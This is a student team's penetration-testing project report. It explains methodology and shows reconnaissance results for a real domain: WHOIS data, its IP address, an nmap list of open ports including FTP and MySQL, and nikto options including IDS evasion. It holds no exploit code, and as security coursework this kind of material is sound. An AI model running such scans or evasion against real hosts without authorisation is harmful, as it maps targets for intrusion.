WEB APPLICATION PENETRATION TESTING

GROUP - 2.8

Project Report

TEAM MEMBERS:

GAGAN PARASHAR - 20BKT0075

UTKARSH NARAYAN - 20BKT0022

PRINCE GARG - 20BKT0048

FARHAN ANSARI - 20BKT0077

Introduction

1.1 Overview A brief description about your project

Web Application Penetration Testing is a project that focuses on assessing the security vulnerabilities and weaknesses present in web applications. The goal of this project is to identify potential security risks, loopholes, and entry points that attackers could exploit to gain unauthorized access, steal sensitive information, or disrupt the functionality of the application.

The project typically consists of the following key steps:

Planning and Scope Definition: The project starts with defining the scope of the penetration testing engagement. This includes identifying the target web application, its functionalities, and any specific areas of concern to focus on.

Reconnaissance: In this phase, information about the target application is gathered using both passive and active techniques. This may include identifying the technologies and frameworks used, mapping the application's architecture, and collecting any publicly available information that could aid in the testing process.

Vulnerability Scanning: Automated tools are utilized to scan the web application for common vulnerabilities such as cross-site scripting (XSS), SQL injection, insecure direct object references, and more. The results of the scans provide a starting point for further investigation.

Manual Testing: Skilled penetration testers manually explore the web application, attempting to exploit vulnerabilities identified during the scanning phase. They employ various techniques, such as input validation testing, session management testing, authentication and authorization bypass attempts, and business logic testing.

Exploitation and Post-Exploitation: If a vulnerability is successfully exploited, the penetration testers attempt to gain further access to the system, escalate privileges, or exfiltrate sensitive data. This phase aims to assess the potential

impact of a successful attack and the extent to which an attacker could compromise the application or the underlying infrastructure.

Reporting: A comprehensive report is generated that documents the findings of the penetration testing engagement. It includes detailed descriptions of vulnerabilities discovered, their impact, and recommendations for remediation. The report serves as a valuable resource for developers and stakeholders to prioritize and address security issues.

The penetration testing process involves a systematic and methodical approach to simulate real-world attacks on the web application.

1.2 Purpose

The purpose of the project "Web Application Penetration Testing" is to enhance the security of web applications by identifying and addressing vulnerabilities before they can be exploited by malicious actors.

Here are some key purposes and benefits of conducting web application penetration testing:

Identify Security Weaknesses: Penetration testing helps identify security weaknesses in web applications, including vulnerabilities in the code, misconfigurations, and flawed authentication and authorization mechanisms. By uncovering these weaknesses, organizations can take proactive measures to address them and reduce the risk of potential attacks.

Mitigate Security Risks: Web applications often handle sensitive data, such as user information, financial data, and intellectual property. By conducting penetration testing, organizations can identify potential risks to the confidentiality, integrity, and availability of this data. This allows them to implement appropriate security controls and mitigate the identified risks.

Compliance and Regulatory Requirements: Many industries and regulatory frameworks require organizations to perform regular security assessments,

including penetration testing, to meet compliance standards. By conducting these tests, organizations demonstrate their commitment to security and ensure adherence to relevant regulations, such as the Payment Card Industry Data Security Standard (PCI DSS) or the General Data Protection Regulation (GDPR).

Improve Incident Response Capability: Web application penetration testing provides valuable insights into the potential impact of a successful attack. By simulating real-world attack scenarios, organizations can evaluate their incident response capabilities, identify gaps, and refine their incident response plans. This helps them better prepare for and respond to actual security incidents.

Build Customer Trust: Demonstrating a commitment to security through regular web application penetration testing helps build trust with customers and clients. It assures them that the organization takes their data security seriously and invests in measures to protect their sensitive information. This can be a competitive advantage in industries where data security is a significant concern for customers.

Secure Competitive Advantage: In today's digital landscape, web application security is a critical factor in maintaining a competitive edge. By conducting regular penetration testing, organizations can proactively address vulnerabilities and minimize the risk of security breaches. This enhances their reputation for providing secure services and can attract customers who prioritize security when choosing service providers.

Overall, the purpose of the "Web Application Penetration Testing" project is to identify and address security vulnerabilities in web applications, enhance data protection, comply with regulations, and improve the overall security posture of the organization.

Literature Survey

2.1 Existing problem / Existing approaches or method to solve this problem

Web applications are vulnerable to various security risks and attacks, including cross-site scripting (XSS), SQL injection, cross-site request forgery (CSRF), and more. These vulnerabilities can lead to unauthorized access, data breaches, and compromise of sensitive information. Without proper security measures, web applications are exposed to potential exploitation by attackers, resulting in financial loss, reputational damage, and legal consequences.

Existing Approaches or Methods to Solve the Problem:

1. Manual Penetration Testing: Skilled security professionals perform manual testing by simulating real-world attacks on web applications. They identify vulnerabilities, analyze the impact of potential exploits, and provide detailed reports with recommended remediation steps. Manual testing allows for in-depth analysis and the discovery of complex vulnerabilities that automated tools may miss.

2. Automated Vulnerability Scanners: There are several automated tools available that scan web applications for common vulnerabilities. These tools perform tests based on predefined rules and signatures to identify security weaknesses. They can quickly scan large codebases and generate reports with a list of vulnerabilities. However, they may produce false positives or miss certain vulnerabilities that require manual testing.

3. Secure Code Review: Conducting a thorough review of the web application's source code helps identify potential security issues. This approach involves analyzing the codebase line by line to identify insecure coding practices, implementation flaws, and vulnerabilities that may not be detected through testing alone. Secure code review helps address vulnerabilities at the root level, improving the overall security of the application.

4. Threat Modeling: Threat modeling involves systematically identifying potential threats and vulnerabilities in the web application's design and architecture. It helps developers and security professionals understand potential attack vectors and prioritize security measures. By considering potential threats early in the development process, organizations can build more secure web applications.

5. Security Training and Awareness: Educating developers and stakeholders about secure coding practices, common vulnerabilities, and emerging threats is crucial in preventing and addressing web application security issues. Regular training programs and awareness campaigns ensure that individuals involved in the development and maintenance of web applications have the necessary knowledge to implement secure coding practices and follow established security guidelines.

6. Bug Bounty Programs: Organizations can incentivize security researchers and ethical hackers to discover vulnerabilities in their web applications by running bug bounty programs. These programs provide financial rewards or recognition to individuals who responsibly disclose vulnerabilities. Bug bounty programs leverage the collective expertise of the security community to identify and address security issues effectively.

2.2 Proposed solution

1. Define Testing Goals and Scope: Clearly define the goals and scope of the penetration testing engagement. Identify the target web application, its functionalities, and any specific areas of concern that need to be tested.

2. Reconnaissance and Information Gathering: Conduct both passive and active reconnaissance to gather information about the target web application. Identify the technologies, frameworks, and components used..

3. Automated Vulnerability Scanning: Utilize automated vulnerability scanning tools to perform an initial assessment of the web application. These tools can identify common vulnerabilities such as XSS, SQL injection, and insecure configurations.

4. Manual Testing and Exploitation: Skilled penetration testers should perform manual testing by simulating real-world attacks. This involves manually attempting to exploit vulnerabilities identified during the scanning phase. Techniques such as input validation testing, session management testing, and business logic testing can be employed.

5. Authentication and Authorization Testing: Assess the effectiveness of authentication and authorization mechanisms. Test for weak passwords, insecure session management, privilege escalation, and access control issues. Verify that only authorized users can access sensitive functionalities and data.

6. Data Validation and Sanitization Testing: Test the web application's input validation and data sanitization mechanisms. Attempt to bypass input filters, inject malicious data, and manipulate inputs to identify potential vulnerabilities like SQL injection, command injection, or cross-site scripting.

7. Error Handling and Exception Testing: Analyze how the application handles errors, exceptions, and unexpected inputs. Test for information disclosure, stack traces, and error messages that may expose sensitive information or provide attackers with valuable clues about the application's underlying structure.

8. Reporting and Remediation: Document all identified vulnerabilities, their impact, and potential risks in a comprehensive report. Provide clear and actionable recommendations for remediation, including code fixes, configuration changes, and security best practices. Collaborate with the development team to ensure vulnerabilities are properly addressed and mitigated.

9. Ongoing Monitoring and Retesting: Web application security is an ongoing process. Regularly monitor and retest the application to identify new vulnerabilities introduced through updates, changes, or new features. Implement a vulnerability management program to address new risks and ensure the continued security of the web application.


THEORETICAL ANALYSIS


3.1 **INFORMATION GATHERING AND RECONNAISSANCE**

PASSIVE RECONNAISSANCE

whois command

The WHOIS command is a commonly used network utility that allows you to retrieve information about domain names, IP addresses, and Autonomous System Numbers (ASNs). It provides details about the registered owner of the domain, the domain registrar, the domain's creation and expiration dates, and other relevant information. The command is used to query the WHOIS database, which contains records for various internet resources.





The output from the whois command provides information about the domain "jcrc.co.in". Here's an insight and summary of the details:

- Domain Name: jcrc.co.in
- Registry Domain ID: D414400000006779773-IN
- Registrar: GoDaddy.com, LLC
- Registrar WHOIS Server: No specific server mentioned.
- Registrar URL: www.godaddy.com

Important Dates:

- Updated Date: 2023-04-10
- Creation Date: 2018-10-05
- Registry Expiry Date: 2024-10-05

Domain Status:

- clientRenewProhibited: The client is prohibited from renewing the domain.
- clientUpdateProhibited: The client is prohibited from updating the domain.
- clientDeleteProhibited: The client is prohibited from deleting the domain.
- clientTransferProhibited: The client is prohibited from transferring the domain.

Registrant Details:


- Registrant Name: The registrant's name is redacted for privacy.
- Registrant Organization: No specific organisation mentioned.
- Registrant Street, City, State/Province, Postal Code, Country: The contact address details are redacted for privacy.
- Registrant Phone: The phone number is redacted for privacy.
- Registrant Email: The contact email is not provided directly. It suggests contacting the registrar for further information.

Admin, Tech, and Name Server Details:

- Similar to the registrant details, the information for the admin, tech, and name servers is redacted for privacy.
- DNSSEC: The domain does not have DNSSEC enabled.
- ICANN Whois Inaccuracy Complaint Form: The provided URL directs to the ICANN website, where users can submit complaints regarding inaccurate WHOIS information.

Summary:
The domain "jcrc.co.in" is registered with GoDaddy.com, LLC. The registration details, including the registrant's name and contact information, admin and tech details, and name server information, have been redacted for privacy. The domain's status prohibits actions such as renewal, update, deletion, and transfer. The domain does not have DNSSEC enabled.

nslookup




The nslookup command was used to query the DNS records for the domain "jcrc.co.in". Here's a summary of the response:

- The DNS query was successful, providing a non-authoritative answer.
- The domain "jcrc.co.in" resolves to the IP address 162.241.65.63.
- The DNS server used for the query is at IP address 192.168.80.2 on port 53.
- The response indicates that the IP address 162.241.65.63 is associated with the domain "jcrc.co.in".

In summary, the DNS lookup confirms that the domain "jcrc.co.in" is associated with the IP address 162.241.65.63.

traceroute command


The output of the traceroute command will display the IP addresses or hostnames of the routers encountered at each hop, along with the round-trip time (RTT) for each hop. The RTT represents the time it takes for a packet to travel from your computer to the specific router and back. This information can help identify network connectivity issues, delays, or bottlenecks along the path to the destination



ACTIVE RECONNAISSANCE

nmap(open ports)

To find open ports from the Nmap scan report you provided, look for the lines that indicate the "STATE" of each port. In this case, the report shows the following open ports:




The Nmap scan of jcrc.co.in reveals the following open ports and services:

Port 21: Open FTP (File Transfer Protocol)
Port 22: Open SSH (Secure Shell)
Port 53: Open Domain (DNS)
Port 80: Open HTTP (Hypertext Transfer Protocol)
Port 110: Open POP3 (Post Office Protocol version 3)
Port 143: Open IMAP (Internet Message Access Protocol)
Port 443: Open HTTPS (HTTP Secure)
Port 465: Open SMTPS (Simple Mail Transfer Protocol Secure)
Port 587: Open Submission (SMTP Submission)
Port 993: Open IMAPS (IMAP Secure)
Port 995: Open POP3S (POP3 Secure)
Port 3306: Open MySQL (Database Management System)
Additionally, there were 988 filtered TCP ports that did not respond during the scan.

The target host (jcrc.co.in) has an IP address of 162.241.65.63, and its reverse DNS record is 162-241-65-63.webhostbox.net. The host responded with a latency of 0.27 seconds, indicating that it is up and reachable. The scan was completed in approximately 56.17 seconds.

dig

The information you provided is a DNS (Domain Name System) query and its response. DNS is responsible for translating human-readable domain names, such as "example.com," into IP addresses, such as "192.168.80.2," which are used to identify and locate devices on a network.



The dig command was used to query the DNS records for the IP address 162.241.65.63. Here's a summary of the response:

- The DNS query was successful, indicated by the status "NOERROR."
- The query requested the "A" (Address) record for the IP address 162.241.65.63.
- The answer section provides the requested information: The IP address 162.241.65.63 has a Time to Live (TTL) value of 5 seconds and resolves to itself (A record).
- The query was processed almost instantly with a query time of 0 msec.
- The DNS server used for the query is at IP address 192.168.80.2 on port 53 (UDP).

- The response was received on Thu Jun 22, 2023, at 14:03:32 Eastern Daylight Time.
- The size of the received message was 47 bytes.

In summary, the DNS query confirmed that the IP address 162.241.65.63 resolves to itself.

Vulnerability Assessment

Tool: nikto

By default, the nikto command performs a comprehensive scan against the target, checking for a wide range of potential vulnerabilities and misconfigurations. It examines the server's HTTP response headers, performs directory and file enumeration, and tests for known vulnerabilities in web applications and server software.

nikto provides an extensive set of options and configurations that allow you to customize the scan according to your needs. Here are a few commonly used options:

-p <port>: Specifies a specific port to scan (default is port 80).


-ssl: Enables SSL/TLS scanning on the specified port (default is HTTP).

-Cgidirs <directories>: Specifies additional directories to treat as CGI directories.

-evasion <technique>: Uses evasion techniques to avoid detection and IDS/IPS systems.

-id <username:password>: Provides HTTP Basic authentication credentials for protected areas.

It's important to note that nikto should be used responsibly and only on systems you have permission to scan.



3.2 Hardware / Software designing Hardware and software requirements of the project

SOFTWARE REQUIREMENTS

- Burpsuite
- Pentmenu
- Hydra
- Nmap
- Nikto
- SQLMap
- Metasploitable
- Tamper Data


EXPERIMENTAL INVESTIGATIONS

